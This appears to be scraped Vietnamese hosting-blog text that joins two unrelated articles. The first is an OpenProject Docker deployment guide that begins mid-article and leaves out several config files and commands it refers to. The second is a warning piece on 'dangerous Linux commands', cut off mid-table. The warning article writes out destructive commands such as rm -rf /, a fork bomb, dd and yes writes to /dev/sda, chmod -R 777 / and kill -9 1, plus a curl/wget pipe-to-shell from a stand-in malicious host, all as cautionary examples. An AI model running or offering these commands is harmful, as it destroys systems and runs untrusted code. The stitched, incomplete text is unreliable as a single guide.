Lưu ý kỹ thuật: Docker mặc định xuất bản cổng trực tiếp thông qua chuỗi iptables mang tên DOCKER-USER, điều này có thể bỏ qua các quy tắc của UFW. Hướng dẫn này sẽ ràng buộc cổng dịch vụ nội bộ của OpenProject về địa chỉ loopback cục bộ 127.0.0.1 để cô lập hoàn toàn trước thế giới bên ngoài.
Sau khi chạy, bạn có thể kiểm tra bằng lệnh sudo ss -tlnp để chắc chắn chỉ có sshd và nginx đang lắng nghe trên IP công cộng.
Cấu hình tường lửa mạng
Trong ảnh đầu tiên có cảnh báo:
sudo: unable to resolve host projects: Name or service not known
Đây là lỗi hostname projects chưa được phân giải, không phải lỗi UFW. Kiểm tra bằng:
hostname cat /etc/hostname cat /etc/hosts
Nếu hostname trả về projects, hãy mở file:
nano /etc/hosts
Đảm bảo có dòng:
127.0.0.1 localhost 127.0.1.1 projects
Lưu file bằng Ctrl + O → Enter → Ctrl + X.
Nếu hostname thực tế không phải projects, hãy thay projects bằng đúng kết quả của lệnh hostname.
3. Cài Đặt Docker Engine Chuẩn Bản Quyền
Hãy luôn sử dụng kho lưu trữ chính thức từ Docker thay vì gói cài docker.io mặc định của bản phân phối Ubuntu nhằm đảm bảo khả năng tương thích cao nhất với các tiện ích mở rộng Compose v2.
4. Tải Mã Nguồn Docker Compose & Thiết Lập Thư Mục Lưu Trữ
OpenProject quản lý cấu trúc compose tại kho opf/openproject-docker-compose (trước đây được gọi là opf/openproject-deploy). Bạn cần neo repo vào nhánh phát hành ổn định (stable branch) thay vì dùng nhánh phát triển main.
sudo mkdir -p /opt/openproject
sudo chown "$USER":"$USER" /opt/openproject
cd /opt

# Kiểm tra nhánh stable mới nhất đang phát hành
git ls-remote --heads https://github.com/opf/openproject-docker-compose.git 'stable/*'

# Clone nhánh stable hiện tại (ví dụ: stable/17)
git clone https://github.com/opf/openproject-docker-compose.git \
  --depth=1 --branch=stable/17 openproject

cd /opt/openproject
OpenProject quản lý cấu trúc compose
Khởi tạo thư mục chứa tài nguyên tệp (assets)
File docker-compose sẽ gắn kết thư mục dữ liệu trên máy chủ thông qua biến OPDATA. Hãy tạo thư mục này và gán quyền chính xác cho UID 1000 (đây là user nội bộ bên trong container OpenProject):
Sao chép tệp mẫu và tiến hành tạo chuỗi mã hóa bảo mật ngẫu nhiên cho hệ thống trước khi chỉnh sửa chi tiết:
cd /opt/openproject
cp .env.example .env

# Tạo các khóa bí mật
openssl rand -hex 64   # SECRET_KEY_BASE
openssl rand -hex 32   # COLLABORATIVE_SERVER_SECRET
openssl rand -base64 24 | tr -d '/+=' # Mật khẩu cơ sở dữ liệu PostgreSQL
Tạo chuỗi mã hóa bảo mật ngẫu nhiên
Mở tệp .env bằng lệnh nano .env và khai báo các giá trị chuẩn sau:
# Khớp với phiên bản nhánh stable bạn đã clone
TAG=17

# Ràng buộc proxy của stack về cổng loopback cục bộ
PORT=127.0.0.1:8080

# Tên miền chính thức của hệ thống
OPENPROJECT_HOST__NAME=projects.example.com

# Bắt buộc nhận diện giao thức HTTPS qua proxy bên ngoài
OPENPROJECT_HTTPS=true

# Khóa bí mật của Rails (lưu ý sao lưu cẩn thận)
SECRET_KEY_BASE=<Chuỗi openssl rand -hex 64>

# Khóa máy chủ biên tập cộng tác (hocuspocus)
COLLABORATIVE_SERVER_SECRET=<Chuỗi openssl rand -hex 32>
COLLABORATIVE_SERVER_URL=wss://projects.example.com/hocuspocus

# Kết nối Database PostgreSQL
DATABASE_URL=postgres://postgres:<MatKhauDatabaseManh>@db/openproject?pool=20&encoding=unicode&reconnect=true
POSTGRES_PASSWORD=<CungMatKhauDatabaseTren>

# Đường dẫn lưu trữ tài sản gắn ngoài
OPDATA=/var/openproject/assets

# Cấu hình luồng thực thi Rails tối ưu
RAILS_MIN_THREADS=2
RAILS_MAX_THREADS=6

# Tắt huy hiệu bảo mật gửi request kiểm tra phiên bản định kỳ
OPENPROJECT_SECURITY__BADGE__DISPLAYED=false

# Tắt xử lý nhận mail inbound (tránh mở thêm container)
IMAP_ENABLED=false

OPENPROJECT_DEFAULT__LANGUAGE=vi
Khóa quyền đọc tệp để bảo vệ an toàn thông tin mật khẩu và chuỗi secret key:
chmod 600 .env
Lưu ý cốt lõi về SECRET_KEY_BASE: Hãy lưu trữ khóa này an toàn như mật khẩu root. Nếu sau này bạn restore database sang một máy chủ mới với chuỗi SECRET_KEY_BASE khác, toàn bộ phiên đăng nhập của người dùng sẽ bị xóa và mã token ghi nhớ 2FA sẽ bị vô hiệu hóa.
6. Khởi Chạy Container Lần Đầu & Kiểm Tra Tiến Trình Seeder
Do container proxy được xây dựng cục bộ từ repo, bạn cần truyền cờ --build khi khởi động hệ thống:
cd /opt/openproject
docker compose up -d --build --pull always
Truyền cờ –build khi khởi động hệ thống
Nếu bạn thấy thông báo pull access denied for openproject/proxy, bạn có thể yên tâm bỏ qua vì image này được build trực tiếp từ mã nguồn chứ không kéo từ Docker Hub. Nếu bạn muốn kiểm tra tiến trình kéo image thông qua script, hãy dùng cú pháp docker compose pull --ignore-buildable.
Quá trình nạp dữ liệu ban đầu diễn ra trong vài phút. Container seeder sẽ thiết lập các loại công việc, trạng thái và quy trình mẫu vào database. Bạn có thể theo dõi trực tiếp nhật ký:
docker compose logs -f seeder
docker compose logs -f web
Kiểm tra trạng thái sẵn sàng của toàn bộ stack bằng lệnh:
docker compose ps
Khi container web chuyển sang trạng thái “healthy” (sau khi kiểm tra thành công endpoint nội bộ /health_checks/default), hãy test phản hồi dịch vụ trên máy chủ:
Kết quả trả về mã phản hồi 302 Found chuyển hướng đến /login biểu thị ứng dụng đã khởi chạy thành công. Nếu container seeder thoát với mã lỗi 137, hệ thống đã bị OOM killer can thiệp do thiếu RAM. Hãy kiểm tra trạng thái swap bằng lệnh free -h rồi chạy lại: docker compose up -d seeder.
7. Cấu Hình Nginx Reverse Proxy & Cấp Chứng Chỉ SSL Let’s Encrypt
Proxy nội bộ Caddy đi kèm theo OpenProject không đảm nhận nhiệm vụ giải mã TLS trực tiếp ra ngoài Internet. Chúng ta sẽ đặt máy chủ web Nginx phía trước để xử lý SSL và chuyển tiếp lưu lượng.
Vấn đề bảo mật tiêu đề chuyển tiếp (Forwarded Headers): Proxy Caddy nội bộ của OpenProject được mặc định tin tưởng và chuyển tiếp mọi tiêu đề X-Forwarded-* nhận được từ bên ngoài. Do Nginx trên cùng máy chủ là thực thể duy nhất truy cập được cổng 127.0.0.1:8080 và Nginx luôn ghi đè các tiêu đề này trên từng request, mô hình này hoàn toàn an toàn. Tuyệt đối không đưa trực tiếp cổng 8080 ra dải IP công cộng.
8. Các Bước Tăng Cường Bảo Mật Sau Triển Khai
Mở trình duyệt và truy cập vào https://projects.example.com. Thông tin đăng nhập mặc định của OpenProject là tài khoản admin với mật khẩu ban đầu là admin. Hệ thống sẽ bắt buộc bạn đổi mật khẩu ngay lần truy cập đầu tiên.
Để duy trì tiêu chuẩn vận hành an toàn và tối ưu bảo mật VPS, hãy thực hiện ngay các thiết lập trong mục Quản trị hệ thống (Administration):
Thiết lập xác thực (Authentication Settings): Chuyển trạng thái Đăng ký tài khoản (Self-registration) sang chế độ “Vô hiệu hóa” (disabled) hoặc “Kích hoạt tài khoản thủ công” (manual activation). Mặc định hệ thống cho phép bất kỳ ai biết URL cũng có thể tự tạo tài khoản. Kích hoạt bảo mật 2 lớp (2FA) và bắt buộc áp dụng cho nhóm quản trị viên. Rút ngắn thời gian hết hạn phiên đăng nhập (session expiry) và quy định độ phức tạp mật khẩu.
Người dùng và phân quyền (Users & Permissions): Kiểm tra lại vai trò mặc định của nhóm “Member” vì quyền này khá rộng. Thiết lập giới hạn nhóm thành viên nào mới có quyền tạo dự án mới.
Cài đặt hệ thống (System Settings): Kiểm tra giá trị Host name đã khớp với domain chính thức hay chưa. Tắt tính năng kiểm tra bản tin cập nhật ra ngoài nếu không muốn máy chủ thực hiện các outbound request không cần thiết.
Chống tấn công dò mật khẩu (Brute Force Protection): Vào Administration > Authentication > Authentication settings. Thiết lập ngưỡng số lần đăng nhập sai tối đa trước khi khóa tài khoản và thời gian duy trì trạng thái khóa.
Kiểm tra bằng Rails runner để xác thực không còn tài khoản admin mặc định nào tồn tại ngoài các quản trị viên hợp lệ:
Đa số các nhà cung cấp máy chủ đám mây đều khóa cổng SMTP 25 đi ra ngoài để chống thư rác. Hơn nữa, OpenProject rất cần email để gửi thông báo thay đổi tiến độ, lời mời dự án và cấp lại mật khẩu. Do đó, bạn nên sử dụng một dịch vụ chuyển tiếp SMTP chuyên nghiệp như SendGrid, Postmark, Mailgun hoặc Amazon SES.
Sau đó, truy cập giao diện web: Administration > Emails and notifications > Email notifications và ấn gửi thư thử nghiệm (test email). Nếu việc gửi mail bị treo, hãy kiểm tra khả năng phân giải DNS bên trong container:
docker compose exec web getent hosts smtp.postmarkapp.com
Hãy giữ nguyên tham số IMAP_ENABLED=false. Tính năng nhận email phản hồi ngược vào OpenProject yêu cầu kiểm tra hòm thư định kỳ và sinh thêm một container cron chạy ngầm tiêu tốn tài nguyên mà hầu như không cần dùng đến.
10. Tối Ưu Hóa Stack Cho VPS Cấu Hình Vừa & Nhỏ
Cấu hình mặc định của OpenProject tiêu thụ lượng RAM lớn hơn định mức của các gói VPS 4 GB. Để tránh xung đột khi cập nhật mã nguồn (git pull sẽ ghi đè docker-compose.yml), hãy dùng tệp docker-compose.override.yml để điều chỉnh thông số.
Tạo tệp: nano /opt/openproject/docker-compose.override.yml:
cd /opt/openproject
docker compose down && docker compose up -d
docker stats --no-stream
Nguyên tắc tinh chỉnh bộ nhớ
WEB_CONCURRENCY là hệ số nhân tiêu thụ RAM. Mỗi Puma worker bổ sung là một tiến trình Rails độc lập hoàn chỉnh chiếm từ 800MB đến 1.2GB bộ nhớ.
Tích số RAILS_MAX_THREADS * WEB_CONCURRENCY bắt buộc phải nhỏ hơn tham số pool=20 trong DATABASE_URL, nếu không hệ thống sẽ báo lỗi timeout kết nối cơ sở dữ liệu.
Tham số shared_buffers của PostgreSQL nên giữ ở mức khoảng 25% giới hạn bộ nhớ của container database.
Chuyển tệp đính kèm sang lưu trữ đám mây ngoài
Khi lượng tệp đính kèm lớn vượt quá dung lượng ổ cứng máy chủ, bạn nên kết nối trực tiếp với dịch vụ lưu trữ Object Storage tương thích S3. Khai báo thêm trong tệp docker-compose.override.yml ở cả hai dịch vụ web và worker:
Lưu ý rằng các tệp cũ không tự động di chuyển. Bạn cần chạy lệnh sao chép sau khi cấu hình kho lưu trữ mới:
docker compose exec web bundle exec rake attachments:copy_to[fog]
11. Kế Hoạch Sao Lưu & Khôi Phục Dữ Liệu
Một chiến lược sao lưu dữ liệu tự động toàn diện cho OpenProject bắt buộc phải bao gồm 3 thành phần: Cơ sở dữ liệu PostgreSQL, thư mục chứa tài nguyên đính kèm assets và tệp cấu hình .env.
Script sao lưu tự động
Tạo file script: sudo nano /usr/local/bin/openproject-backup.sh:
#!/usr/bin/env bash
set -euo pipefail

STACK=/opt/openproject
DEST=/var/backups/openproject
STAMP=$(date +%F-%H%M)
KEEP_DAYS=14

mkdir -p "$DEST"
cd "$STACK"

# 1. Sao lưu cơ sở dữ liệu PostgreSQL định dạng nén
docker compose exec -T db pg_dump -U postgres -Fc openproject > "$DEST/openproject-db-$STAMP.dump"

# 2. Đóng gói thư mục tệp đính kèm
tar -czf "$DEST/openproject-assets-$STAMP.tar.gz" -C /var/openproject assets

# 3. Sao lưu cấu hình bí mật
cp "$STACK/.env" "$DEST/openproject-env-$STAMP"
if [ -f "$STACK/docker-compose.override.yml" ]; then
  cp "$STACK/docker-compose.override.yml" "$DEST/openproject-override-$STAMP.yml"
fi

chmod 600 "$DEST"/openproject-env-*

# Dọn dẹp bản sao lưu cũ quá 14 ngày
find "$DEST" -type f -mtime +$KEEP_DAYS -delete
Cấp quyền thực thi và tạo tiến trình chạy định kỳ hàng đêm vào 02:15 sáng:
Khuyến cáo sống còn: Một bản backup nằm ngay trên cùng ổ cứng với cơ sở dữ liệu thì không được coi là backup an toàn. Hãy dùng các công cụ như rclone, restic hoặc rsync để đồng bộ thư mục /var/backups/openproject sang một máy chủ lưu trữ dự phòng hoặc cloud storage độc lập.
Quy trình khôi phục dữ liệu (Restore)
Khi cần phục hồi hệ thống trên máy chủ mới, hãy dừng các dịch vụ ứng dụng, nạp lại database và giải nén thư mục tài sản:
cd /opt/openproject
docker compose stop web worker cron seeder

# Xóa cơ sở dữ liệu cũ và tạo mới
docker compose exec -T db dropdb -U postgres --if-exists openproject
docker compose exec -T db createdb -U postgres openproject
docker compose exec -T db pg_restore -U postgres -d openproject --no-owner < /var/backups/openproject/openproject-db-2026-07-16-0215.dump

# Phục hồi assets và phân quyền
sudo tar -xzf /var/backups/openproject/openproject-assets-2026-07-16-0215.tar.gz -C /var/openproject
sudo chown -R 1000:1000 /var/openproject/assets

# Khôi phục file .env chứa đúng SECRET_KEY_BASE ban đầu rồi chạy lại
docker compose up -d
12. Hướng Dẫn Nâng Cấp Phiên Bản Định Kỳ
Các bản nâng cấp lớn (major releases) của OpenProject thường mang theo nhiều thay đổi cấu trúc dữ liệu. Bạn hãy đọc kỹ ghi chú phát hành trước khi nâng cấp phiên bản.
Nâng cấp bản vá lỗi nhỏ (patch/minor) cùng phiên bản chính
cd /opt/openproject
sudo /usr/local/bin/openproject-backup.sh
docker compose pull --ignore-buildable
docker compose up -d --build
docker compose logs -f web
Các migration dữ liệu sẽ được tự động kích hoạt ngay khi container khởi động.
Nâng cấp phiên bản lớn (Major Bump)
Tuyệt đối không nhảy cóc qua các phiên bản chính (ví dụ từ 15 lên thẳng 17 mà phải đi tuần tự 15 > 16 > 17):
cd /opt/openproject
sudo /usr/local/bin/openproject-backup.sh

# Chuyển nhánh git sang phiên bản mới
git fetch --depth=1 origin stable/17
git checkout stable/17
git reset --hard origin/stable/17

# Cập nhật biến TAG trong .env khớp với nhánh
sed -i 's/^TAG=.*/TAG=17/' .env

docker compose pull --ignore-buildable
docker compose up -d --build
docker compose logs -f web
Quan sát log container web khi thấy dòng chữ Migrating. Trên các gói máy chủ cấu hình nhỏ, tác vụ dịch chuyển cấu trúc bảng có thể mất đến 10 phút, bạn tuyệt đối không được tắt ngang máy chủ.
Khi nâng cấp phiên bản PostgreSQL
Docker Compose cố định image PostgreSQL. Việc chỉ đổi thẻ image tag sẽ không tự động nâng cấp cấu trúc thư mục dữ liệu trên đĩa. Nếu container cơ sở dữ liệu từ chối khởi động sau khi đổi tag do xung đột phiên bản, bạn cần xuất toàn bộ dữ liệu, xóa volume và nạp lại:
docker compose exec -T db pg_dumpall -U postgres > /tmp/all.sql
docker compose down
docker volume rm openproject_pgdata
# Đổi tag image PostgreSQL trong compose file rồi chạy:
docker compose up -d db
sleep 20
docker compose exec -T db psql -U postgres < /tmp/all.sql
docker compose up -d
13. Vận Hành Nâng Cao: Rails Console, Background Jobs & Logs
Truy cập trực tiếp Rails Console
cd /opt/openproject
docker compose exec web bundle exec rails console
Một số dòng lệnh cứu nguy nhanh cực kỳ hữu ích:
Đặt lại mật khẩu admin khi bị mất: u = User.find_by(login: 'admin'); u.password = 'NewStrongPass123!'; u.password_confirmation = 'NewStrongPass123!'; u.save!
Xóa bộ nhớ đệm Rails: Rails.cache.clear
Thống kê số lượng gói công việc theo từng dự án: Project.all.map { |p| [p.identifier, p.work_packages.count] }
Nếu số lượng tác vụ chưa hoàn thành liên tục tăng vọt trong khi tiến trình worker đứng yên, điều đó đồng nghĩa container worker đã bị lỗi ngắt quãng. Hãy chạy lệnh docker compose ps để rà soát trạng thái.
Thiết lập xoay vòng nhật ký (Log Rotation) cho Docker
Driver ghi log json-file mặc định của Docker có thể phình to vô hạn làm đầy bộ nhớ đĩa. Hãy giới hạn dung lượng log qua tệp cấu hình /etc/docker/daemon.json:
Khởi động lại Docker daemon để chính sách có hiệu lực:
sudo systemctl restart docker
cd /opt/openproject && docker compose up -d
14. Khắc Phục Các Sự Cố Phổ Biến Thường Gặp
Lỗi ERR_SSL_PROTOCOL_ERROR trên trình duyệt: Biến OPENPROJECT_HTTPS=true đã được bật nhưng Nginx chưa kết nối chứng chỉ SSL hoặc thiếu dòng cấu hình proxy_set_header X-Forwarded-Proto https;.
Vòng lặp chuyển hướng vô tận (Infinite Redirect Loop) tại /login: Cùng nguyên nhân do OpenProject nhận diện giao thức gửi đến là http nên tự động chuyển hướng về https, yêu cầu này quay lại Nginx và tiếp tục bị forward nhầm thành http. Hãy kiểm tra lại header X-Forwarded-Proto trong server block.
Tài nguyên CSS/JS bị 404, giao diện vỡ hoàn toàn: Thư mục chỉ định trong OPDATA không thể ghi dữ liệu. Kiểm tra quyền sở hữu của thư mục /var/openproject/assets và đảm bảo đã cấp quyền cho user 1000:1000.
Tải tệp đính kèm thất bại với lỗi 413 Request Entity Too Large: Do thông số client_max_body_size trên Nginx quá nhỏ. Hãy nâng lên 256m và thực hiện reload lại Nginx.
Tính năng soạn thảo cộng tác không kết nối được: Kết nối Websockets không chạm tới máy chủ hocuspocus. Hãy chắc chắn rằng biến COLLABORATIVE_SERVER_URL sử dụng giao thức wss:// đi kèm tên miền chính xác và Nginx đã khai báo đầy đủ các header Upgrade và Connection.
Container bị sập với Exit Code 137: Lỗi máy chủ hết RAM (OOM). Cần tăng dung lượng swap, giảm WEB_CONCURRENCY xuống 1 hoặc cân nhắc nâng cấp gói phần cứng máy chủ.
Timeout kết nối PostgreSQL Connection Pool: Tích số RAILS_MAX_THREADS * WEB_CONCURRENCY vượt quá giá trị pool trong DATABASE_URL. Cần nâng thông số pool hoặc giảm số lượng threads.
Hệ thống phản hồi rất chậm ngay sau khi khởi động lại: Đây là hiện tượng bình thường khi memcached chưa có dữ liệu đệm và Rails phải nạp lại mọi thiết lập ban đầu từ cơ sở dữ liệu. Hãy kiên nhẫn chờ từ 2 đến 3 phút để hệ thống ổn định.
15. OpenProject Có Phù Hợp Với Đội Ngũ Của Bạn?
OpenProject là nền tảng quản trị dự án mã nguồn mở toàn diện nhất hiện nay nhưng cũng đòi hỏi cấu hình máy chủ khắt khe nhất. Nền tảng này hoàn toàn xứng đáng với tài nguyên bạn đầu tư nếu doanh nghiệp thực sự cần tính năng lập tiến độ Gantt chuẩn chỉ, theo dõi ngân sách chi phí chi tiết, hoặc tích hợp mô hình BIM cho ngành xây dựng và kỹ thuật.
Tuy nhiên, nếu nhóm của bạn chỉ cần một bảng công việc Kanban đơn giản kết hợp backlog công việc thường nhật, OpenProject có thể sẽ quá nặng nề. Khi đó, việc cân nhắc các giải pháp thay thế linh hoạt như Taiga (dành cho đội ngũ phát triển Agile) hoặc Leantime (công cụ tinh gọn hướng chiến lược) sẽ giúp bạn tiết kiệm được một nửa lượng RAM tiêu thụ trên máy chủ.
Lựa Chọn Nền Tảng Máy Chủ Ổn Định Để Vận Hành Dự Án
Quá trình triển khai và cài OpenProject trên VPS Ubuntu 24.04 sẽ trở nên đơn giản và bền bỉ hơn rất nhiều khi bạn nắm vững cấu hình Docker Compose, tối ưu bộ nhớ đệm và thiết lập đầy đủ quy trình sao lưu định kỳ. Đừng để các rủi ro sập RAM hay mất mát cơ sở dữ liệu làm gián đoạn tiến độ công việc của toàn bộ tổ chức.
Cần một VPS giá rẻ, hiệu năng cao để bắt đầu?
Lựa chọn cấu hình phần cứng linh hoạt, ổ cứng chuẩn NVMe U.2 siêu tốc, hỗ trợ phân bổ tài nguyên tối ưu và toàn quyền quản trị root cho hệ thống của bạn.
Lưu ý kỹ thuật: Nội dung hướng dẫn trên được biên soạn cho mục đích tham khảo. Các câu lệnh, tham số phần mềm và quy trình cấu hình có thể có sự thay đổi tùy theo các bản phát hành của OpenProject, Docker cũng như đặc thù môi trường mạng thực tế. Quản trị viên nên chủ động kiểm thử, tạo bản sao lưu dữ liệu và kiểm tra độ ổn định kỹ lưỡng trước khi áp dụng vào môi trường sản xuất chính thức.
28 lệnh nguy hiểm trong Linux là danh sách các cú pháp mà bất kỳ quản trị viên hay người dùng nào cũng cần phải cẩn trọng tuyệt đối để tránh biến máy chủ thành đống đổ nát chỉ sau một cú nhấn Enter. Sự tự do của dòng lệnh Linux luôn đi kèm rủi ro mất trắng dữ liệu không thể phục hồi nếu bạn thao tác nhầm lẫn, đặc biệt khi quản trị hạ tầng tại ThueVPSGiaRe.vn. Bài viết này sẽ phân tích chi tiết từng câu lệnh độc hại trong Linux và nguyên lý phá hủy nhằm giúp bạn chủ động phòng tránh rủi ro cho hệ thống của mình.
1. Nhóm lệnh xóa dữ liệu và phá hủy hệ thống tức thì
Các câu lệnh thuộc phân nhóm này được coi là mối đe dọa hàng đầu đối với sự tồn tại của hệ điều hành. Chỉ cần vô tình gõ sai một ký tự hoặc không kiểm tra đường dẫn hiện hành khi nắm rõ đặc quyền tài khoản root, người quản trị có thể xóa sạch mọi thành phần hạt nhân, thư viện cấu hình và tài liệu người dùng chỉ trong tích tắc.
Lệnh 1: rm -rf /
Lệnh rm phụ trách xóa bỏ tập tin, đi kèm cờ -r (đệ quy toàn bộ thư mục con) và -f (cưỡng chế ép buộc bỏ qua mọi cảnh báo xác nhận). Khi mục tiêu là / (thư mục gốc root), lệnh sẽ tuần tự tiêu diệt toàn bộ thư viện, nhị phân thực thi và tệp tin vận hành máy chủ, khiến hệ thống tê liệt ngay lập tức.
# CẢNH BÁO: KHÔNG ĐƯỢC CHẠY
sudo rm -rf /
Lưu ý: Dù một số bản phân phối đời mới tích hợp sẵn cơ chế chặn xóa thư mục gốc, hệ thống vẫn có thể bị phá hủy hoàn toàn nếu lệnh bị can thiệp thêm cờ ép buộc.
Lệnh 2: rm -rf *
Ký tự đại diện * khớp với toàn bộ các tập tin và thư mục con nằm trong thư mục làm việc hiện tại. Thảm kịch thường diễn ra khi quản trị viên đứng nhầm tại /, /home/username hoặc /etc mà quên chạy lệnh pwd để kiểm tra trước khi thực thi xóa đệ quy.
# Thao tác nguy hiểm nếu không kiểm tra vị trí thư mục hiện tại
rm -rf *
Lệnh 3: :(){ :|:& };: (Fork Bomb kinh điển)
Đây là một hàm Shell tự định nghĩa dấu hai chấm : làm tên hàm, sau đó đệ quy tự gọi chính nó thông qua đường ống pipe :|: và đẩy vào chạy ngầm dưới nền bằng &. Khi kích hoạt, hàm này tạo ra hàng triệu tiến trình con với tốc độ chóng mặt, làm cạn kiệt tài nguyên CPU và bảng quản lý tiến trình (PID table), buộc máy chủ phải khởi động lại cứng.
# Shell function đệ quy gây tràn bảng tiến trình
:(){ :|:& };:
Thuê VPS giá rẻ
CPU Intel Gold, SSD NVMe U.2, giá từ 50K/tháng
Môi trường thử nghiệm an toàn, chi phí tối ưu
Để rèn luyện kỹ năng dòng lệnh mà không lo sợ rủi ro mất mát dữ liệu môi trường thật, việc sở hữu máy chủ ảo riêng biệt là giải pháp tối ưu. Hạ tầng VPS tại Fast Byte cung cấp tài nguyên độc lập, thao tác cài lại hệ điều hành chỉ trong vài phút khi gặp sự cố lệnh phá hoại.
2. Nhóm lệnh ghi đè trực tiếp lên thiết bị lưu trữ và tập tin
Các thao tác can thiệp thô trực tiếp xuống sector ổ đĩa không đơn thuần chỉ gỡ bỏ liên kết tập tin như rm mà còn xóa sổ cấu trúc vật lý logic. Việc ghi dữ liệu rỗng hoặc chuỗi ký tự bất kỳ lên các file thiết bị như /dev/sda sẽ xóa sổ bảng phân vùng Master Boot Record (MBR) hoặc GPT.
Lệnh 4: mkfs.ext4 /dev/sdX (Định dạng lại toàn bộ phân vùng)
Lệnh khởi tạo một file system mới dạng ext4 lên thiết bị chỉ định. Nếu nhầm lẫn giữa ổ đĩa phụ và ổ chứa hệ điều hành /dev/sda, toàn bộ dữ liệu hiện hữu lập tức bị xóa sạch và thay thế bằng một cấu trúc rỗng hoàn toàn.
Tiện ích dd đọc luồng byte 0 từ /dev/zero và ghi đè tuần tự lên từng sector của ổ cứng đích. Hành động này triệt tiêu hoàn toàn khả năng phục hồi dữ liệu từ các phần mềm cứu hộ chuyên sâu.
sudo dd if=/dev/zero of=/dev/sda bs=1M
Lệnh 6: echo “something” > /dev/sda (Ghi chuỗi vào thiết bị thô)
Dùng toán tử chuyển hướng luồng ghi thẳng một chuỗi thô vào sector đầu của ổ đĩa. Vùng bị hủy hoại thường là nơi chứa bảng phân vùng hoặc Bootloader, khiến máy chủ không thể khởi động ở lần bật kế tiếp.
echo "test" > /dev/sda
Lệnh 7: > file hoặc > * (Xóa rỗng dung lượng tập tin hàng loạt)
Toán tử > đi kèm khoảng trắng hoặc áp dụng trực tiếp lên biến đại diện * sẽ cắt ngắn (truncate) nội dung các tệp về kích thước 0 byte mà không thay đổi tên tập tin, khiến các tệp mã nguồn hay cơ sở dữ liệu rỗng ruột ngay tức khắc.
> important.txt
> *
Lệnh 8: true > /dev/sda hoặc yes > /dev/sda
Lệnh yes sinh ký tự không giới hạn hoặc true trả về trạng thái liên tục, khi đổ dồn vào /dev/sda sẽ kích hoạt chu trình ghi liên tục cho tới khi hỏng cấu trúc phân vùng hoặc kiệt quệ tài nguyên I/O.
yes > /dev/sda
3. Nhóm lệnh làm hỏng cấu trúc Kernel và phân quyền toàn cục
Linux quản lý các dịch vụ và an toàn thông qua cấu trúc phân quyền chặt chẽ cùng cây thư mục chuẩn hóa. Những câu lệnh can thiệp sai lệch vào thuộc tính sở hữu hoặc dời chuyển các thư mục thực thi cốt lõi sẽ vô hiệu hóa toàn bộ cơ chế bảo vệ của hệ điều hành.
Lệnh 9: mv /bin /tmp (Đánh tráo thư mục nhị phân cơ bản)
Thư mục /bin chứa hầu hết các lệnh điều hành sống còn như ls, cp, mv, cat. Khi bị chuyển sang /tmp (khu vực lưu trữ dữ liệu tạm thời có thể bị dọn sạch định kỳ), shell lập tức mất phương hướng và báo lỗi không tìm thấy câu lệnh thực thi, biến việc thao tác tiếp theo thành điều bất khả thi.
Nhiều người mới thường sử dụng chmod 777 để khắc phục nhanh lỗi không có quyền ghi. Tuy nhiên, khi thêm cờ đệ quy -R cho cả thư mục gốc /, tất cả mọi file nhạy cảm đều được mở toàn quyền đọc/ghi/thực thi.
Lúc này, dịch vụ SSH, sudo cùng nhiều daemon bảo mật sẽ lập tức từ chối hoạt động vì phát hiện quyền bảo mật đã bị sai lệch nghiêm trọng. Trước khi gõ lệnh này, bạn nên nắm vững nắm vững các lệnh Linux căn bản để cấp quyền an toàn.
Lệnh 11: chown -R user:user / (Mất quyền sở hữu hệ thống của Root)
Hàng ngàn tệp tin cấu hình và thư viện hệ thống bắt buộc phải thuộc sở hữu của tài khoản root để đảm bảo tính cô lập tiến trình. Việc chuyển toàn bộ sở hữu sang một người dùng thường sẽ làm sụp đổ các dịch vụ khởi động cùng hệ điều hành, dẫn đến lỗi phân quyền hàng loạt.
Lệnh 12: mv /* /dev/null (Đưa toàn bộ hệ sinh thái vào hố đen)
Khu vực /dev/null là một thiết bị ảo đóng vai trò nhận dữ liệu rồi hủy bỏ hoàn toàn. Khi ra lệnh di chuyển toàn bộ thư mục gốc vào thiết bị này, mọi file hệ thống đều bị xóa sổ không dấu vết.
sudo mv /* /dev/null
Lệnh 13: cp something /dev/sda (Ghi đè file bất kỳ vào thiết bị vật lý)
Việc sao chép trực tiếp một file ảnh đĩa, một tập tin nén hoặc file mã độc thẳng vào đường dẫn thiết bị lưu trữ vật lý sẽ đè bẹp hệ thống tập tin chuẩn, làm hỏng bảng phân vùng và khiến máy chủ không thể boot.
4. Hiểm họa từ việc thực thi script không kiểm duyệt dưới quyền Root
Thói quen copy – paste các đoạn mã cài đặt từ diễn đàn hoặc tài liệu trôi nổi trên internet là con đường ngắn nhất dẫn đến thảm họa bảo mật. Khi kết hợp với quyền sudo, mã độc bên trong có thể làm bất cứ điều gì trên máy chủ.
Lệnh 14 & 15: wget http://… | sh hoặc curl http://… | bash
Các câu lệnh này tải thẳng nội dung kịch bản shell từ internet và chuyển luồng (pipe) vào trình thông dịch sh hoặc bash mà không cho phép quản trị viên xem trước mã nguồn bên trong. Kẻ tấn công có thể chèn trojan, ransomware mã hóa ổ đĩa hoặc mở cổng backdoor âm thầm.
# Hành động cực kỳ thiếu an toàn
sudo wget http://malicious-source.com/script.sh | sh
sudo curl http://example.com/setup.sh | bash
Lệnh 16: sudo rm -rf –no-preserve-root /
Trên các bản phân phối Linux hiện đại, hệ thống bảo vệ tích hợp sẽ từ chối lệnh xóa /. Tuy nhiên, nếu bạn thêm tùy chọn --no-preserve-root, hệ thống sẽ gỡ bỏ hoàn toàn lá chắn bảo vệ. Lệnh này sẽ quét sạch từ kernel, module điều khiển cho đến tệp tin dữ liệu, biến máy chủ thành một phân vùng trống rỗng.
5. Các câu lệnh dễ gây thảm họa trong môi trường Scripting và CI/CD
Trong quy trình triển khai tự động hóa (CI/CD pipeline) hoặc chạy script định kỳ, các sai sót nhỏ về biến môi trường hoặc thiếu logic thẩm định có thể gây mất trắng source code hoặc downtime toàn diện hệ thống dịch vụ.
Cú pháp lệnh
Hành vi thực tế
Giải pháp thay thế an toàn
find . -exec rm -rf {} \; (Lệnh 17)
Xóa không lọc toàn bộ cây thư mục hiện tại khi chạy script.
Chỉ định rõ điều kiện: find . -name "*.tmp" -type f -delete
kill -9 1 (Lệnh 18)
Ép tắt tiến trình quản lý hệ thống PID 1 (systemd/init).
Quản lý dịch vụ chuẩn qua systemctl stop service_name
Bổ sung logic kiểm tra điều kiện thoát (exit codes) chặt chẽ.
echo “x” > /etc/passwd (Lệnh 21, 22)
Ghi đè làm hỏng tệp quản lý người dùng và tệp băm mật khẩu /etc/shadow.
Dùng các lệnh chuyên dụng như usermod, vipw để chỉnh sửa.
